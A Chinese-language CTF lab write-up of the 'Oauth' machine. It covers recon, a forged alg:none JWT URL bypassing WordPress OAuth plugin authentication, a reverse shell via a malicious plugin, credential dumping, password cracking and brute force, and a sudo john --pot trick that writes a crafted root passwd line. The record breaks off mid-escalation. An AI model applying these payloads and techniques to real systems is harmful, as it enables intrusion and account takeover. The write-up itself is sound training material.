# Oauth 复盘
| 作者 | 难度 | 平台 |
| -------- | ------ | ------- |
| sublarge | medium | mazesec |
## 信息收集
```sh
╭─ ~ ──────────────────────────────────────────────── INT ✘ 4h 33m 6s root@kali 06:59:02
╰─ nmap 192.168.56.126 -p-
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-01 07:05 -0400
Nmap scan report for 192.168.56.126
Host is up (0.00066s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
MAC Address: 08:00:27:D5:46:80 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
╭─ ~ ────────────────────────────────────────────────────────── ✔ 18s root@kali 07:06:03
╰─ nmap 192.168.56.126 -p22,80,8080 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-01 07:06 -0400
WARNING: Service 192.168.56.126:8080 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for 192.168.56.126
Host is up (0.0023s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 10.3 (protocol 2.0)
80/tcp open http Apache httpd 2.4.67
|_http-server-header: Apache/2.4.67 (Unix)
|_http-title: Did not follow redirect to http://oauth.dsz/
8080/tcp open rtsp
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
| http-title: Keycloak Administration Console
|_Requested resource was http://192.168.56.126:8080/admin/master/console/
| http-robots.txt: 1 disallowed entry
```
修改hosts文件:
```sh
# 添加内容
192.168.56.126 oauth.dsz
```
`hosts`:`C:\Windows\System32\drivers\etc`,linux 在 `/etc/hosts` 文件里修改。
> 这里可以了解一下这些端口运行服务的功能
访问:`http://oauth.dsz/`

WordPress 框架写的。
```sh
╭─ ~ ────────────────────────────────────────────────────────── ✔ 15s root@kali 07:24:03
╰─ wpscan --url http://oauth.dsz/
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://oauth.dsz/ [192.168.56.126]
[+] Started: Mon Jun 1 07:24:45 2026
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.67 (Unix)
| - X-Powered-By: PHP/8.3.31
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://oauth.dsz/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://oauth.dsz/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://oauth.dsz/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://oauth.dsz/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.9.4 identified (Outdated, released on 2026-03-11).
| Found By: Rss Generator (Passive Detection)
| - http://oauth.dsz/?feed=rss2, https://wordpress.org/?v=6.9.4
| - http://oauth.dsz/?feed=comments-rss2, https://wordpress.org/?v=6.9.4
[+] WordPress theme in use: twentytwentyfive
| Location: http://oauth.dsz/wp-content/themes/twentytwentyfive/
| Last Updated: 2026-05-20T00:00:00.000Z
| Readme: http://oauth.dsz/wp-content/themes/twentytwentyfive/readme.txt
| [!] The version is out of date, the latest version is 1.5
| [!] Directory listing is enabled
| Style URL: http://oauth.dsz/wp-content/themes/twentytwentyfive/style.css
| Style Name: Twenty Twenty-Five
| Style URI: https://wordpress.org/themes/twentytwentyfive/
| Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, suppor...
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://oauth.dsz/wp-content/themes/twentytwentyfive/style.css, Match: 'Version: 1.4'
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] miniorange-login-with-eve-online-google-facebook
| Location: http://oauth.dsz/wp-content/plugins/miniorange-login-with-eve-online-google-facebook/
| Last Updated: 2026-04-16T04:54:00.000Z
| [!] The version is out of date, the latest version is 6.26.19
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 6.26.11 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://oauth.dsz/wp-content/plugins/miniorange-login-with-eve-online-google-facebook/readme.txt
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===================> (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Jun 1 07:24:58 2026
[+] Requests Done: 171
[+] Cached Requests: 5
[+] Data Sent: 41.92 KB
[+] Data Received: 328.549 KB
[+] Memory used: 269.859 MB
[+] Elapsed time: 00:00:12
```
* WordPress version:6.9.4
* theme : `twentytwentyfive`,版本:`1.4`。
* Plugin : `miniorange-login-with-eve-online-google-facebook`,版本:`6.26.11`
WordPress 6.9.4 未发现任何严重的漏洞,插件`miniorange-login-with-eve-online-google-facebook` 6.26.11 存在漏洞。
搜索方式:`https://wpscan.com/plugin/你要搜索的插件名字/`,可以搜索到插件的历史漏洞。

`6.26.13` 版本之前存在一个严重的权限验证漏洞:
**OAuth Single Sign On < 6.26.13 - 认证绕过漏洞**
> 该插件存在加密签名验证不当的漏洞。原因是插件在 `get_resource_owner_from_id_token` 函数中处理 JWT 令牌时,**没有进行签名验证或校验**,直接进行了不安全处理。
>
> 这使得未经身份验证的攻击者可以绕过认证,访问任意现有用户账户(在某些配置下包括管理员账户),或者创建任意订阅者级别的账户。
> 韭菜 叶片的思路:下载源码,并告诉ai存在:OAuth Single Sign On < 6.26.13 - 认证绕过漏洞,让ai审计,可以大大提高漏洞利用的成功率。
## 漏洞利用
> 漏洞利用流程
>

> 伪造 JWT(alg: none,无签名验证)
>
> 
>
> `http://oauth.dsz/?code=test123&state=a2V5Y2xvYWs=&id_token=eyJhbGciOiJub25lIn0.eyJlbWFpbCI6ImFkbWluQG9hdXRoLmRzeiIsInN1YiI6IjEiLCJwcmVmZXJyZWRfdXNlcm5hbWUiOiJhZG1pbiIsIm5hbWUiOiJhZG1pbiIsImlzcyI6Imh0dHA6Ly9vYXV0aC5kc3o6ODA4MC9yZWFsbXMvd29yZHByZXNzLXNpdGUifQ.`
>

> 在浏览器访问:
>
> 
>
> 可以看到,已经进入了后台。
>
## 反向shell获取立足点
```php
```
编写一个插件,并压缩为zip格式。

点击这里

再点击这里,然后上传插件并启动。


启动之前,必须在kali上进行监听:
```sh
╭─ ~ ──────────────────────────────────────────────────────────────── ✔ root@kali 23:02:28
╰─ nc -lvnp 39666
listening on [any] 39666 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.126] 40969
id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
env
PWD=/var/www/localhost/htdocs/wordpress/wp-admin
HOME=/root
TERM=linux
USER=root
SHLVL=3
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
_=/usr/bin/env
export SHELL=/bin/bash
script -qc /bin/bash /dev/null
bash: /root/.bashrc: Permission denied
Oauth:/var/www/localhost/htdocs/wordpress/wp-admin$ export TERM=xterm
export TERM=xterm
Oauth:/var/www/localhost/htdocs/wordpress/wp-admin$ ^Z
[1] + 1239 suspended nc -lvnp 39666
╭─ ~ ────────────────────────────────────────────── TSTP ✘ 1m 29s root@kali 23:04:02
╰─ stty raw -echo;fg
[1] + 1239 continued nc -lvnp 39666
reset
Oauth:/var/www/localhost/htdocs/wordpress/wp-admin$ stty size
stty: standard input
Oauth:/var/www/localhost/htdocs/wordpress/wp-admin$ stty rows 37 columns 98
Oauth:/var/www/localhost/htdocs/wordpress/wp-admin$
```
## 系统内部信息收集
```sh
Oauth:/var/www/localhost/htdocs/wordpress/wp-admin$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
keycloak:x:102:103::/home/keycloak:/bin/bash
```
在`/var/www/localhost/htdocs/wordpress`,查看`wp-config.php`,可以获得数据库的一个用户`wpuser`和密码`wppass`,在`wordPress`数据库的`wp_users`表可以查看用户信息:
```mysql
+----+------------+-----------------------------------------------------------------+---------------+-----------------+------------------+---------------------+--------------------------------------------------------------+-------------+--------------+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+------------+-----------------------------------------------------------------+---------------+-----------------+------------------+---------------------+--------------------------------------------------------------+-------------+--------------+
| 1 | sublarge | $wp$2y$10$fXkwhjebLy0jD3cp5G1uIuwqtu720.FYFhXbQrwHMiuiDb34yaina | sublarge | admin@oauth.dsz | http://oauth.dsz | 2026-03-08 07:13:48 | 1780313905:$generic$h3g95FK5QUYF5u_UNwW7v-olEYO4zMvWDlgCwdUG | 0 | sublarge |
+----+------------+-----------------------------------------------------------------+---------------+-----------------+------------------+---------------------+--------------------------------------------------------------+-------------+--------------+
1 row in set (0.000 sec)
```
在`/opt/keycloak-26.0.0/conf`,可以查看`keycloak`的配置信息,`PostgreSQL`被注释掉了,所以使用的默认的嵌入式数据库`h2`。
```sh
Oauth:/opt/keycloak-26.0.0/conf$ find / -user keycloak -type f 2>/dev/null
/opt/keycloak-26.0.0/data/h2/keycloakdb.mv.db
/opt/keycloak-26.0.0/data/h2/keycloakdb.trace.db
```
本来想从这里获取keycloak的密码,但是太难读了,是二进制格式的数据,并没有读取到密码。
```sh
Oauth:/home$ cd keycloak/
Oauth:/home/keycloak$ ls -al
total 20
drwxr-sr-x 2 keycloak keycloak 4096 Apr 9 10:55 .
drwxr-xr-x 3 root root 4096 Apr 9 10:41 ..
-rw-r--r-- 1 root keycloak 73 Mar 9 15:17 ...
-rw-r--r-- 1 root keycloak 33 Apr 9 10:55 .profile
-rw-r--r-- 1 root keycloak 44 Mar 9 15:17 user.txt
Oauth:/home/keycloak$ cat user.txt
flag{user-dd5c07036f2975ff4bce568b6511d3bc}
```
我自己就只做到这里;接下来就是查看wp,看了一下,我才发现`...`:
```
Oauth:/home/keycloak$ cat ./...
Don't just crack user.txt; use John’s --rules to expand your horizons.
```
翻译:`不要只是破解 user.txt;用 John 的 --rules 来扩展你的视野。`
`dd5c07036f2975ff4bce568b6511d3bc`是一段hash值,判断类型:
```sh
╭─ ~ ──────────────────────────────────────────────────────────────── ✔ root@kali 00:59:30
╰─ hash-identifier dd5c07036f2975ff4bce568b6511d3bc
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
# 后面的省略
```
也可以根据长度判断:`32`位,最常见的`32`位hash是md5。
```
╭─ /tmp/123 ───────────────────────────────────────────────────────── ✔ root@kali 01:13:00
╰─ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
single (?)
1g 0:00:00:00 DONE (2026-06-02 01:13) 10.00g/s 7680p/s 7680c/s 7680C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```
解出来为:`single`。
`john` 的 `--rules` 可以对字典进行变形:
```sh
╭─ /tmp/123 ───────────────────────────────────────────────────────── ✔ root@kali 01:19:29
╰─ vim user.txt
# user.txt 的内容是:keycloak
╭─ /tmp/123 ──────────────────────────────────────────────────── ✔ 8s root@kali 01:20:28
╰─ john --wordlist=user.txt --rules=single --stdout > pass.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
897p 0:00:00:00 100.00% (2026-06-02 01:20) 14950p/s keycloak1900
╭─ /tmp/123 ───────────────────────────────────────────────────────── ✔ root@kali 01:20:36
╰─ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.126 - - [02/Jun/2026 01:23:46] "GET /pass.txt HTTP/1.1" 200 -
# 靶机
Oauth:/tmp/tmp$ wget http://192.168.56.101:8000/pass.txt
Connecting to 192.168.56.101:8000 (192.168.56.101:8000)
saving to 'pass.txt'
pass.txt 100% |**************************************************| 9798 0:00:00 ETA
'pass.txt' saved
Oauth:/tmp/tmp$ wget http://192.168.56.101:8000/subrute.sh
Connecting to 192.168.56.101:8000 (192.168.56.101:8000)
saving to 'subrute.sh'
subrute.sh 100% |**************************************************| 431 0:00:00 ETA
'subrute.sh' saved
Oauth:/tmp/tmp$ bash subrute.sh
: No such file or directoryt
subrute.sh: line 6: $'\r': command not found
subrute.sh: line 14: syntax error near unexpected token `}'
'ubrute.sh: line 14: ` } &
Oauth:/tmp/tmp$ dos2unix subrute.sh
Oauth:/tmp/tmp$ bash subrute.sh keycloak pass.txt
[*] Progress: [576/897] !keycloak!
[+] FOUND => ;tib'[d;
Killed bash subrute.sh keycloak pass.txt
```
爆破出密码为:`;tib'[d;`
```sh
Oauth:/tmp/tmp$ su keycloak
Password:
Oauth:/tmp/tmp$ id
uid=102(keycloak) gid=103(keycloak) groups=103(keycloak),103(keycloak)
Oauth:/tmp/tmp$ sudo -l
Matching Defaults entries for keycloak on Oauth:
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas and Command-specific defaults for keycloak:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
User keycloak may run the following commands on Oauth:
(ALL) NOPASSWD: /usr/bin/john
```
本来想利用`Press`靶机的提权方法,最后发现john的写入无法覆盖掉目标文件,会报错,最后还是放弃了这个提权手法,尝试:韭菜-叶片的提权手法,我觉得他的思路,我可以理解。
## 权限提升
提权思路:john 在 爆破密码时,如果爆破正确,会将用户名和密码写入到`~/.john/john.pot` 文件里面,我们可以通过`--pot`指定任意路径,让john把我们构造的恶意内容写入到我们指定的任意文件。
```sh
╭─ ~/tools ────────────────────────────────────────────────────────── ✔ root@kali 01:48:04
╰─ openssl passwd -1 -salt "so" "123456"
$1$so$WM4.wE1EeZcnUF30BnRkB/
#payload
$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
╭─ ~/tools ────────────────────────────────────────────────────────── ✔ root@kali 01:48:13
╰─ echo -n '$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash' | md5sum # -n 输出内容不加 \n
85efdaaaaba78e12b2fa7dce0b0444fc -
# 先在keycloak 用户下尝试:
Oauth:/tmp$ echo '85efdaaaaba78e12b2fa7dce0b0444fc' > hash.txt
Oauth:/tmp$ echo '$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash' > pass.txt
Oauth:/tmp$ john --wordlist=pass.txt --format=Raw-MD5 hash.txt
Created directory: /home/keycloak/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash (?)
